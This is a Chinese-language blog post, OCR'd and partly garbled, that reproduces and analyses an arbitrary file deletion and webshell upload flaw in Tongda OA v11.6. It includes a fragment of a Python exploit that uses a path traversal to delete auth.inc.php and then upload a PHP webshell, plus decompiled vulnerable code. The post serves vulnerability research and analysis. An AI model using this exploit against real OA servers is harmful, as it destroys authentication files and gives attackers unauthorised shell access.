
通达OAv11.6版本漏洞复现分析

原创 唐小风 雷石安全实验室 今天

Part 1

昨晚在朋友圈看到有人发了一个通达OA的0day，但是没有去验证，直接转到了绿帽子技术交流群里。
EXP下载：https://github.com/Mr-xn/Penetration_Testing_POC



letype=nmsl&repkid=/.<>./.<>./.<
>./"
files = {'FILE1': ('deconf.php',
payload)}
requests.post(url=url,files=files)
url=target+"/_deconf.php"
page=requests.get(url=url).text
if 'No input file specified.' not in
page:
    print("[+]Filed Uploaded
Successfully")
    print("[+]URL:",url)
else:
    print("[-]Failed to upload file")

EXP来源于网络，勿用于非法目
的，否则与本人无关。
阅读 170

昨天 18:30

今天抽空看了一下，

先到官网（*https://www.tongda2000.com/*）

提供的下载地址是：


https://www.tongda2000.com/download/down.php?VERSION=2019&code=

默认提供的是11.7的最新版本，下载之后尝试失败。


Part 3

尝试更改参数下载。

版本号错误




成功下载了四个版本，但是经过验证，全部不能上传webshell。在绿帽子群询问了一番，经过 和你 大佬的提醒，制定版本11.6




下载地址：http://www.kxdw.com/soft/23114.html

部署成功之后，我使用burp代理抓包exp的请求。



上传webshell成功，连接如图所示。



有人反应，exp打完之后，网页会无法访问。我这里本地测试的时候，首页依然正常，利用此漏洞，会删除auth.inc.php，这可能会损坏OA系统，**在这里忠告大家不要去做未授权测试。**

Part 4

漏洞分析：

到目录
D:\MYOA\webroot\module\appbuilder\assets
查看print.php文件

打开网页：http://dezend.qiling.org/free.html 进行解密

内容如下：

```php
<?php

$s_tmp = __DIR__ . '/../../../../logs/appbuilder/logs';
$s_tmp .= '/' . $_GET['guid'];
if (file_exists($s_tmp)) {
    $arr_data = unserialize(file_get_contents($s_tmp));
    unlink($s_tmp);
    $s_user = $arr_data['user'];
} else {
    echo 'Î´Öª²ÎÊý';
    exit;
}
```

```
1  $s_tmp = __DIR__ . '/../../../../logs/appbuilder/logs';
```

对 $s_tmp 进行赋值。

```
1  $s_tmp .= '/' . $_GET['guid'];
```

接着又对$s_tmp 进行累加赋值。

exp中 通过../../../webroot/inc/auth.inc.php，回到上层目录，然后通过unlink() 函数删除该参数传递的文件。

我们再看一下 auth.inc.php 文件 ， 为什么上传webshell之前要先把他删除呢。

```php
<?php

include_once 'inc/session.php';
$PHPSESSID = isset($_GET['PHPSESSID']) ? $_GET['PHPSESSID'] : (isset($_POST['PHPSESSID']) ? $_POST['PHPSESSID'] : '');
if (preg_match('/^[a-z0-9]{20,32}$/i', $PHPSESSID)) {
    session_id($PHPSESSID);
}
if (stristr($PHP_SELF, 'export') || stristr($PHP_SELF, 'excel') || stristr($PHP_SELF, 'word') || stristr($PHP_SELF, 'attach.php') || stristr($
    PHP_SELF, 'download.php') || stristr($PHP_SELF, 'down.php')) {
    session_cache_limiter('private, must-revalidate');
}
session_start();
ob_start();
```

看到开头应该猜到了，这个文件是判断用户是否登陆的文件，如果没有登陆就不能上传，所以把这个文件删掉就可以成功上传webshell了。